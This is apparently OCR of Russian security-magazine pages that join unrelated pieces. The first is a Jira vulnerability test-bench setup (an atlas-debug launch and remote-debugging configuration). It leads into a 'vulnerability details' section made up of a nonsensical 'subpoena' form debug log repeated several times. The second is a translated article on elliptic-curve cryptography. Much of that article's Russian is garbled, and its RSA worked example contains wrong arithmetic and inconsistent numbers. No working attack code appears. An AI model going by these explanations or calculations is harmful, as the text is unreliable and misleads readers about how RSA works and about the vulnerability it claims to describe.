Запускаем Jira в отладочном режиме и сбрасываем флаг `atlassian.mail.senddisabled`, чтобы разрешить отправку почтовых сообщений.

```
atlas-debug --product jira -DatlassianSDK.mail.senddisabled=false
```

После запуска сервера нужно настроить удаленную отладку в IDEA. Для этого переходим в окно редактирования конфигураций и создаем новый сетап типа Remote.

Настройка удаленной отладки в IntelliJ IDEA

По умолчанию порт для отладки — `5005`, а веб-интерфейс будет находиться по адресу `http://jirarce.vn:2990/jira`.

Теперь настраиваем Jira по аналогии с первым вариантом стенда и в качестве сервера SMTP используем все тот же скрипт на Python.

Тестовое окружение готово, и наконец-то можно переходить к разбору уязвимости.


Продолжение статьи →

ОПЕРАЦИЯ «ЛИПОСАЖИРА»

АНАТОЛИЙ ВОЛЧКОВ, ЕВГЕНИЙ ЛИПАТОВ, ЕВГЕНИЙ ЧЕРЕПОВ

ДЕТАЛИ УЯЗВИМОСТИ

Ссылка на обмен нашего тестового аккаунта на формой авторизации выглядит следующим образом:



Запросы на сервер идут, по-видимому, отдельным сервисам Kolab и subpoena и на запрос вида /subpoena/?action=getsubpoenaform&uniqueid=1 отвечает такой ответ:

```
DEBUG:PHP:Listener:Event:subpoenaform:Data:{u'uniqueid':
u'1',u'action':u'getsubpoenaform'}
DEBUG:PHP:Listener:Response:{u'subpoenaform':{u'uniqueid':
u'1',u'action':u'getsubpoenaform',u'subpoenaformtypes':
{u'1':{u'id':u'1',u'name':u'Subpoena',u'subpoenaformfields':
{u'1':{u'id':u'1',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'text',u'required':u'1',u'order':
u'1',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{}},u'2':{u'id':u'2',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'textarea',u'required':u'1',u'order':
u'2',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{}},u'3':{u'id':u'3',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'select',u'required':u'1',u'order':
u'3',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{u'1':{u'id':u'1',u'subpoenaformfieldid':u'3',u'name':
u'Subpoena',u'value':u'1',u'order':u'1'},u'2':{u'id':u'2',
u'subpoenaformfieldid':u'3',u'name':u'Subpoena',u'value':
u'2',u'order':u'2'},u'3':{u'id':u'3',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'3',u'order':u'3'},u'4':
{u'id':u'4',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'4',u'order':u'4'},u'5':{u'id':u'5',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'5',u'order':u'5'},u'6':
{u'id':u'6',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'6',u'order':u'6'},u'7':{u'id':u'7',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'7',u'order':u'7'},u'8':
{u'id':u'8',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'8',u'order':u'8'},u'9':{u'id':u'9',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'9',u'order':u'9'},u'10':
{u'id':u'10',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'10',u'order':u'10'},u'11':{u'id':u'11',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'11',u'order':u'11'},u'12':
{u'id':u'12',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'12',u'order':u'12'},u'13':{u'id':u'13',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'13',u'order':u'13'},u'14':
{u'id':u'14',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'14',u'order':u'14'},u'15':{u'id':u'15',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'15',u'order':u'15'},u'16':
{u'id':u'16',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'16',u'order':u'16'},u'17':{u'id':u'17',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'17',u'order':u'17'},u'18':
{u'id':u'18',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'18',u'order':u'18'},u'19':{u'id':u'19',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'19',u'order':u'19'},u'20':
{u'id':u'20',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'20',u'order':u'20'},u'21':{u'id':u'21',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'21',u'order':u'21'},u'22':
{u'id':u'22',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'22',u'order':u'22'},u'23':{u'id':u'23',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'23',u'order':u'23'},u'24':
{u'id':u'24',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'24',u'order':u'24'},u'25':{u'id':u'25',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'25',u'order':u'25'},u'26':
{u'id':u'26',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'26',u'order':u'26'},u'27':{u'id':u'27',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'27',u'order':u'27'},u'28':
{u'id':u'28',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'28',u'order':u'28'},u'29':{u'id':u'29',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'29',u'order':u'29'},u'30':
{u'id':u'30',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'30',u'order':u'30'},u'31':{u'id':u'31',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'31',u'order':u'31'}}}}}}}
```

Отправляемые данные формы полевых в этот запрос, и на основе того, что приходит в ответ, формируется соответствующая форма. Ниже приведен пример:

```
DEBUG:PHP:Listener:Event:subpoenaform:Data:{u'uniqueid':
u'1',u'action':u'getsubpoenaform'}
```

Ответ на запрос вида /subpoena/?action=getsubpoenaform&uniqueid=1

Из ответа, по-хорошему, нас интересует только одна строка:

```
DEBUG:PHP:Listener:Response:{u'subpoenaform':{u'uniqueid':
u'1',u'action':u'getsubpoenaform',u'subpoenaformtypes':
{u'1':{u'id':u'1',u'name':u'Subpoena',u'subpoenaformfields':
{u'1':{u'id':u'1',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'text',u'required':u'1',u'order':
u'1',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{}},u'2':{u'id':u'2',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'textarea',u'required':u'1',u'order':
u'2',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{}},u'3':{u'id':u'3',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'select',u'required':u'1',u'order':
u'3',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{u'1':{u'id':u'1',u'subpoenaformfieldid':u'3',u'name':
u'Subpoena',u'value':u'1',u'order':u'1'},u'2':{u'id':u'2',
u'subpoenaformfieldid':u'3',u'name':u'Subpoena',u'value':
u'2',u'order':u'2'},u'3':{u'id':u'3',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'3',u'order':u'3'},u'4':
{u'id':u'4',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'4',u'order':u'4'},u'5':{u'id':u'5',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'5',u'order':u'5'},u'6':
{u'id':u'6',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'6',u'order':u'6'},u'7':{u'id':u'7',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'7',u'order':u'7'},u'8':
{u'id':u'8',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'8',u'order':u'8'},u'9':{u'id':u'9',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'9',u'order':u'9'},u'10':
{u'id':u'10',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'10',u'order':u'10'},u'11':{u'id':u'11',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'11',u'order':u'11'},u'12':
{u'id':u'12',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'12',u'order':u'12'},u'13':{u'id':u'13',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'13',u'order':u'13'},u'14':
{u'id':u'14',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'14',u'order':u'14'},u'15':{u'id':u'15',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'15',u'order':u'15'},u'16':
{u'id':u'16',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'16',u'order':u'16'},u'17':{u'id':u'17',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'17',u'order':u'17'},u'18':
{u'id':u'18',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'18',u'order':u'18'},u'19':{u'id':u'19',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'19',u'order':u'19'},u'20':
{u'id':u'20',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'20',u'order':u'20'},u'21':{u'id':u'21',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'21',u'order':u'21'},u'22':
{u'id':u'22',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'22',u'order':u'22'},u'23':{u'id':u'23',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'23',u'order':u'23'},u'24':
{u'id':u'24',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'24',u'order':u'24'},u'25':{u'id':u'25',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'25',u'order':u'25'},u'26':
{u'id':u'26',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'26',u'order':u'26'},u'27':{u'id':u'27',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'27',u'order':u'27'},u'28':
{u'id':u'28',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'28',u'order':u'28'},u'29':{u'id':u'29',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'29',u'order':u'29'},u'30':
{u'id':u'30',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'30',u'order':u'30'},u'31':{u'id':u'31',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'31',u'order':u'31'}}}}}}}
```

Сложная штука — `Content-Disposition: attachment`. Здесь пользователю нет выбора:

```
DEBUG:PHP:Listener:Response:{u'subpoenaform':{u'uniqueid':
u'1',u'action':u'getsubpoenaform',u'subpoenaformtypes':
{u'1':{u'id':u'1',u'name':u'Subpoena',u'subpoenaformfields':
{u'1':{u'id':u'1',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'text',u'required':u'1',u'order':
u'1',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{}},u'2':{u'id':u'2',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'textarea',u'required':u'1',u'order':
u'2',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{}},u'3':{u'id':u'3',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'select',u'required':u'1',u'order':
u'3',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{u'1':{u'id':u'1',u'subpoenaformfieldid':u'3',u'name':
u'Subpoena',u'value':u'1',u'order':u'1'},u'2':{u'id':u'2',
u'subpoenaformfieldid':u'3',u'name':u'Subpoena',u'value':
u'2',u'order':u'2'},u'3':{u'id':u'3',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'3',u'order':u'3'},u'4':
{u'id':u'4',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'4',u'order':u'4'},u'5':{u'id':u'5',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'5',u'order':u'5'},u'6':
{u'id':u'6',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'6',u'order':u'6'},u'7':{u'id':u'7',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'7',u'order':u'7'},u'8':
{u'id':u'8',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'8',u'order':u'8'},u'9':{u'id':u'9',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'9',u'order':u'9'},u'10':
{u'id':u'10',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'10',u'order':u'10'},u'11':{u'id':u'11',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'11',u'order':u'11'},u'12':
{u'id':u'12',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'12',u'order':u'12'},u'13':{u'id':u'13',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'13',u'order':u'13'},u'14':
{u'id':u'14',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'14',u'order':u'14'},u'15':{u'id':u'15',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'15',u'order':u'15'},u'16':
{u'id':u'16',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'16',u'order':u'16'},u'17':{u'id':u'17',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'17',u'order':u'17'},u'18':
{u'id':u'18',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'18',u'order':u'18'},u'19':{u'id':u'19',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'19',u'order':u'19'},u'20':
{u'id':u'20',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'20',u'order':u'20'},u'21':{u'id':u'21',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'21',u'order':u'21'},u'22':
{u'id':u'22',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'22',u'order':u'22'},u'23':{u'id':u'23',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'23',u'order':u'23'},u'24':
{u'id':u'24',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'24',u'order':u'24'},u'25':{u'id':u'25',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'25',u'order':u'25'},u'26':
{u'id':u'26',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'26',u'order':u'26'},u'27':{u'id':u'27',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'27',u'order':u'27'},u'28':
{u'id':u'28',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'28',u'order':u'28'},u'29':{u'id':u'29',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'29',u'order':u'29'},u'30':
{u'id':u'30',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'30',u'order':u'30'},u'31':{u'id':u'31',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'31',u'order':u'31'}}}}}}}
```

Сложная штука — `Content-Disposition: attachment`. Здесь пользователю нет выбора:

```
DEBUG:PHP:Listener:Response:{u'subpoenaform':{u'uniqueid':
u'1',u'action':u'getsubpoenaform',u'subpoenaformtypes':
{u'1':{u'id':u'1',u'name':u'Subpoena',u'subpoenaformfields':
{u'1':{u'id':u'1',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'text',u'required':u'1',u'order':
u'1',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{}},u'2':{u'id':u'2',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'textarea',u'required':u'1',u'order':
u'2',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{}},u'3':{u'id':u'3',u'subpoenaformtypeid':u'1',u'name':
u'Subpoena',u'type':u'select',u'required':u'1',u'order':
u'3',u'defaultvalue':u'',u'subpoenaformfieldoptions':
{u'1':{u'id':u'1',u'subpoenaformfieldid':u'3',u'name':
u'Subpoena',u'value':u'1',u'order':u'1'},u'2':{u'id':u'2',
u'subpoenaformfieldid':u'3',u'name':u'Subpoena',u'value':
u'2',u'order':u'2'},u'3':{u'id':u'3',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'3',u'order':u'3'},u'4':
{u'id':u'4',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'4',u'order':u'4'},u'5':{u'id':u'5',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'5',u'order':u'5'},u'6':
{u'id':u'6',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'6',u'order':u'6'},u'7':{u'id':u'7',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'7',u'order':u'7'},u'8':
{u'id':u'8',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'8',u'order':u'8'},u'9':{u'id':u'9',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'9',u'order':u'9'},u'10':
{u'id':u'10',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'10',u'order':u'10'},u'11':{u'id':u'11',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'11',u'order':u'11'},u'12':
{u'id':u'12',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'12',u'order':u'12'},u'13':{u'id':u'13',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'13',u'order':u'13'},u'14':
{u'id':u'14',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'14',u'order':u'14'},u'15':{u'id':u'15',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'15',u'order':u'15'},u'16':
{u'id':u'16',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'16',u'order':u'16'},u'17':{u'id':u'17',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'17',u'order':u'17'},u'18':
{u'id':u'18',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'18',u'order':u'18'},u'19':{u'id':u'19',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'19',u'order':u'19'},u'20':
{u'id':u'20',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'20',u'order':u'20'},u'21':{u'id':u'21',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'21',u'order':u'21'},u'22':
{u'id':u'22',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'22',u'order':u'22'},u'23':{u'id':u'23',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'23',u'order':u'23'},u'24':
{u'id':u'24',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'24',u'order':u'24'},u'25':{u'id':u'25',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'25',u'order':u'25'},u'26':
{u'id':u'26',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'26',u'order':u'26'},u'27':{u'id':u'27',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'27',u'order':u'27'},u'28':
{u'id':u'28',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'28',u'order':u'28'},u'29':{u'id':u'29',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'29',u'order':u'29'},u'30':
{u'id':u'30',u'subpoenaformfieldid':u'3',u'name':u'Subpoena',
u'value':u'30',u'order':u'30'},u'31':{u'id':u'31',u'subpoenaformfieldid':
u'3',u'name':u'Subpoena',u'value':u'31',u'order':u'31'}}}}}}}
```

Ответ на запрос вида /subpoena/?action=getsubpoenaform&uniqueid=1

Из ответа, по-хорошему, нас интересует только одна строка

НЕРОСТАЯ ЗА ГОЛУ НА

Ник Сассмана

КРАТКИЙ ПУТЕВОДИТЕЛЬ ПО ЭЛЛИПТИЧЕСКИМ КРИВЫМ

Эллиптическая криптография (Elliptic Curve Cryptography, ECC) — штука популярная, мощная и при этом не очень понятная. Mozilla и CloudFlare используют ее для защиты TLS-соединений наших клиентов до передачи данных между серверами. В этой статье я попытаюсь на простых примерах показать, как все это работает.

INFO

Это перевод статьи Ника Сассмана, впервые опубликованной в блоге компании Cloudflare. Перевела Алёна Гвоздева.

Вообще мы обсуждаем «чьи доверять», той или иной системе безопасности, часто тонкость, которая за кадром. Но в данном случае — не тот случай. Так что мы расскажем хорошие, относительно простые доказательства по ECC — и подробнее их с читателями. Найти не удалось, и мы написали его сами — оно перед вами.

Предупреждаю: тема сложная, а для слова «сложно» я ей не доверяю. Здесь есть что обсудить, так что устраивайтесь поудобней. Но если нужны те самые для слова, то я не могу. Если вы пока поклонник криптосистем с открытым ключом, которые построены на понятном математическом основании и обеспечивают высокий уровень стойкости, чем криптосистемы первого поколения, или хотя бы знакомы с ними, обеспечивающими высокий уровень защиты и скоростью, при этом простые в использовании — имеет смысл обратиться к ECC. А если интересует делать — они тоже.

КРИПТОГРАФИЯ С ОТКРЫТЫМ КЛЮЧОМ — ЧТО ВСЕ НАЧИНАЛОСЬ

Методы криптографии можно разделить на два периода: классические и современный. Водоразделом здесь служит 1977 год, когда сформировали Ронald Ривестом, Адиром Шамиром и Леонардом Адлеманом — Алгоритм. Сначала настоящая революция: это были первые криптографические системы, где безопасность строилась на открытом ключе. Это возможной благодаря комутиньдам без известного обмена ключами — то есть симметричного — шифра. До этого криптография бесконечно занималась вопросом, как безопасно передать секретный шифр. Теперь на эта мысль обосленить доказательно безопасную коммуникацию между двумя сторонами — без забота о том, не перехватят ли его обмен ключами.

Уитфилд Диффи и Мартин Хеллман

Современная криптография стоит на том, что ключ для шифрования данных может быть общим, а вот ключ для расшифровки лучше оставить в секрете. Такие системы называют криптографическими системами с открытым ключом (public key cryptography systems). Первая — и вот какая интересная история — нам из них — RSA. Она названа инициалами тех, кто впервые описал ее алгоритм (Ron Rivest, Adi Shamir, Leonard Adleman).

Хорошей криптографической системе с открытым ключом нужен набор алгоритмов, которые легко пройти в одном направлении и трудно в обратном. В случае с RSA «легкий» алгоритм умножает два простых числа. Его «трудный» вариант берет результат — разложение получившегося результата на изначальные множители. Алгоритмы с такой характеристикой — «просто в одну сторону, трудно в обратную» — называют односторонними функциями (one-way functions, OWF). Найти хорошую OWF крайне важно для создания безопасной криптографической системы с открытым ключом.

Прощай сторон, чем больше разрыв между сложностью проведения функции в одном направлении и в другом, тем надежней получится криптографическая система, на ней основанная.

АЛГОРИТМ RSA В МИНИАТЮРЕ

RSA — самая популярная и наиболее понятная из систем с открытым ключом. Ее безопасность опирается на то, что умножение — это быстро, а разложение на множители — медленно. Коротко рассмотрим, как выглядит и работает математика RSA-системы.

Системы с открытым ключом обычно имеют два компонента: открытый ключ и секретный ключ. Шифрование работает так: берешь сообщение, применяешь к нему математическую операцию — и получаешь число, которое выглядит случайным. При расшифровке берешь это «случайное» число и применяешь другую операцию, чтобы получить исходное сообщение. Шифрование с помощью открытого ключа можно расшифровать только применяя секретный ключ.

Компьютеры не очень хорошо справляются с произвольными числами. Зато они отлично умеют решать, если выдать максимальное значение и иметь дело только с числами, которые меньше максимума. Работает это как с часов с циферблатом и стрелками. Как перевести их, например, на 37 часов? Очевидно, разделить 37 на максимум — то есть 12 — и добрать остаток. Так и здесь: любые выражения, дающие результат больше максимума, мы «докручиваем» до числа в допустимом диапазоне.

В RSA максимальное значение (обозначим его **max**) получает множителем для случайных простых чисел. Открытый и секретный ключ — это два специально выбранных числа, которые при умножении максимального значения обозначим их **pub** и **priv**. Чтобы шифровать число, мы перемножаем его **pub** — и возьмем раз «докручиваем», когда превышаем максимум. Чтобы расшифровать сообщение, перемножаем его **priv** раз по тому же правилу — и получаем исходное число. Звучит удивительно, но правда работает. Когда «докручиваем» по сообщению, тем остается большая гарантия.

Чтобы создать пару ключей для RSA, означив берешь два простых числа, которые потом перемножаешь. Затем обозначь число для открытого ключа (**pub**). Это тоже просто на знаешь два означенных простых числа, ты можешь вычислить секретный ключ **priv** через открытый. Это то, как факторизация сосуществует со вызовом RSA: разложение максимальных означенных на исходные множители позволяет вычислить что-то секретный ключ, который расшифровывать любые сообщения.

Рассмотрим все это на конкретном примере. Возьмем простые числа 13 и 7, перемножим и получим максимальное означенное. В качестве открытого ключа возьмем число 5. А затем, зная означенные множители и максимум, применим расширенный алгоритм Евклида и найдем секретный ключ — 29.

Это означает **(max + 91, pub + 5, priv + 29)** определяет полностью функциональную RSA-систему. Мы можем взять число и перемножить его пять раз для шифрования, а затем взять получившийся результат, перемножить его 29 раз и получить изначальное число.

Используем эти означения, чтобы зашифровать слово CLOUD.

Чтобы представить сообщение, нужно преобразовать буквы в числа. Как в случае с ASCII, обозначим каждую букву числом:

A	B	C	D	E	F	G	H	I	J	K	L	M
65	66	67	68	69	70	71	72	73	74	75	76	77
N	O	P	Q	R	S	T	U	V	W	X	Y	Z
78	79	80	81	82	83	84	85	86	87	88	89	90

Таблица соответствия буквы и означенного числа

В этой кодировке CLOUD выглядит как 67, 76, 79, 85, 68. Все эти числа меньше нашего максимума, поэтому мы можем зашифровать их по отдельности:

```
67 ^ 67 = 4489 = 38
```

INFO

Отсюда: 38? Поскольку получившееся число 4489 больше максимума, мы «докручиваем» его по нашего нам диапазона (от 0 до 91). Для этого делим 4489 на 91 до целого числа и берем остаток. Этим остатком и будет 38.

```
4489 = 91 × 49 + 38
38 × 67 = 2546 = 8
8 × 67 = 536 = 81
81 × 67 = 5427 = 58
```

58 и будет зашифрованной версией 67.

Повторим этот процесс для каждой из букв, мы получим зашифрованное сообщение CLOUD в виде

58, 38, 53, 58, 87

Чтобы расшифровать это зашуленное сообщение, берем каждое из получившихся чисел — и точно так же перемножаем 29 раз.

```
58 × 58 × 3364 = 88 (тоже, что мы «докручиваем» число, если оно превышает максимум)
88 × 58 × 5104 = 8

9 × 58 × 522 = 67
```

Вуаля, мы вернулись к 67. Проверим то же самое с остальными числами, мы получим исходное сообщение.

Выйдя ты можешь взять число, перемножить его сколько-то (**pub**) раз и получить случайно выглядящий результат, а потом перемножить его другое количество (**priv**) раз и получить в изначальному числу.

НЕ ТАКОЙ УЖ ТАЙНЫЙ ХОД

RSA и протокол Диффи — Хеллмана были столь мощным, потому что имели фундаментальное отличие. Алгоритмы до этого разделяли что шифрование секрет решению математической проблемы, которую, как считается, сложно решать. Факторизация — хорошо известная проблема, как изучают с античности (см. решето Эратосфена). Любые проверки в этой области стали бы прямой новостью и отличным изобретением.

«Найди множители — получи деньги» — так сказал бы Диффи и Хеллман.

Тем не менее факторизация не такая уж большая проблема, если решать ее раз за шифр. Для разложения на простые множители есть специальные алгоритмы — например, квадратичное решето или общее решето решета числового поля — которые ускоряют дело. Это всем сложно, точно быстрее и экономичней, чем наивный подход с угадыванием при простых числах.

Эффективно этот алгоритм работает, поскольку разные числа которые нужно расходовать на множители, все время увеличиваются. А вот разрыв между сложностью факторизации и умножения увеличивается — и тем его до роста чисел (например, длины ключей). Результат, доступные для дешифровки, растут — и вместе с ними растет длина ключей, причем куда быстрее. Это не очень хорошо для мобильных и других маленьких девайсов: мы вынуждены расходовать огромные ресурсы. Разрыв между разложением и умножением очень дорогой в долгосрочной перспективе.

Все это значит, что RSA далеко не идеальная система для криптографии. Будущего в Диффи-Хеллмане тоже нет — «обратных» операций в одно-каждом тесте — пропорциональности расширу размеру числа. Нам нужно эллиптическая кривая.

ЭЛЛИПТИЧЕСКИЕ КРИВЫЕ: ГДЕ НАЙТИ НАДЕЖНЫЙ ПОТАЙНОЙ ХОД?

У классическим RSA и протокола Диффи — Хеллмана начало активный поиск других математическом обосновании решений для криптографии, которые могли бы послужить хорошей TDF. И вот в 1985 году были предложены алгоритмы, основанные на таинственном математическом направлении — эллиптических кривых.

Но что же такое эллиптическая кривая — и как работает основанная на ней TDF? К сожалению, в отличие от факторизации — штуки, с которой мы некоторое становились в школе, — эллиптические кривые большинству людей не близки. Понять, в общем-то не так то просто — впрочем, и все равно попытаюсь. (Если глаза уже начали стекленеть, можешь спокойно до раздела «Что все это значит?»).

Эллиптическая кривая — это множество точек, удовлетворяющих конкретному математическому уравнению. Выглядит оно так:

```
y² = x³ + ax + b
```

Его графики создаются наложивает уравнение набор греческих букв Ω (омега).

Есть и другие представления эллиптических кривых, но технически это много хитрее: точки, удовлетворяющие уравнению с двумя переменными: одна из них в квадрате, а другая — в кубе. Однако эллиптическая кривая — это не просто геометрическая фигура, а что-есть-ряд необходимых, которые делают ее хорошей основой для криптографии.

СТРАННАЯ СИММЕТРИЯ

Еще раз взглянем на нашу эллиптическую кривую — и найдем то самое особенности.

Одна из них — горизонтальная симметрия. Каждую точку на кривой можно зеркально отразить по оси x — и окажешься на всё той же кривой. Еще интересней то, что любая не строго вертикальная прямая пересекает эллиптическую кривую не более чем в трех местах.

Представим, что это такой странный бильярд. Если сошедшись две точки на кривой, проведешь через прямая перемещает ее еще дважды в одном месте. Поставим воображаемый бильярдный шарик в точку **A** и полечим его в сторону точки **B**. Достигнув третьей, последней точки на кривой, шар отскочит либо прямо вверх (если он находится ниже оси x), либо прямо вниз (если он выше оси x) — на другую сторону кривой.

Мы можем создавать любые две точки на кривой и получить новую — нам дают, соединив **A** и **B**, мы получили **C**.

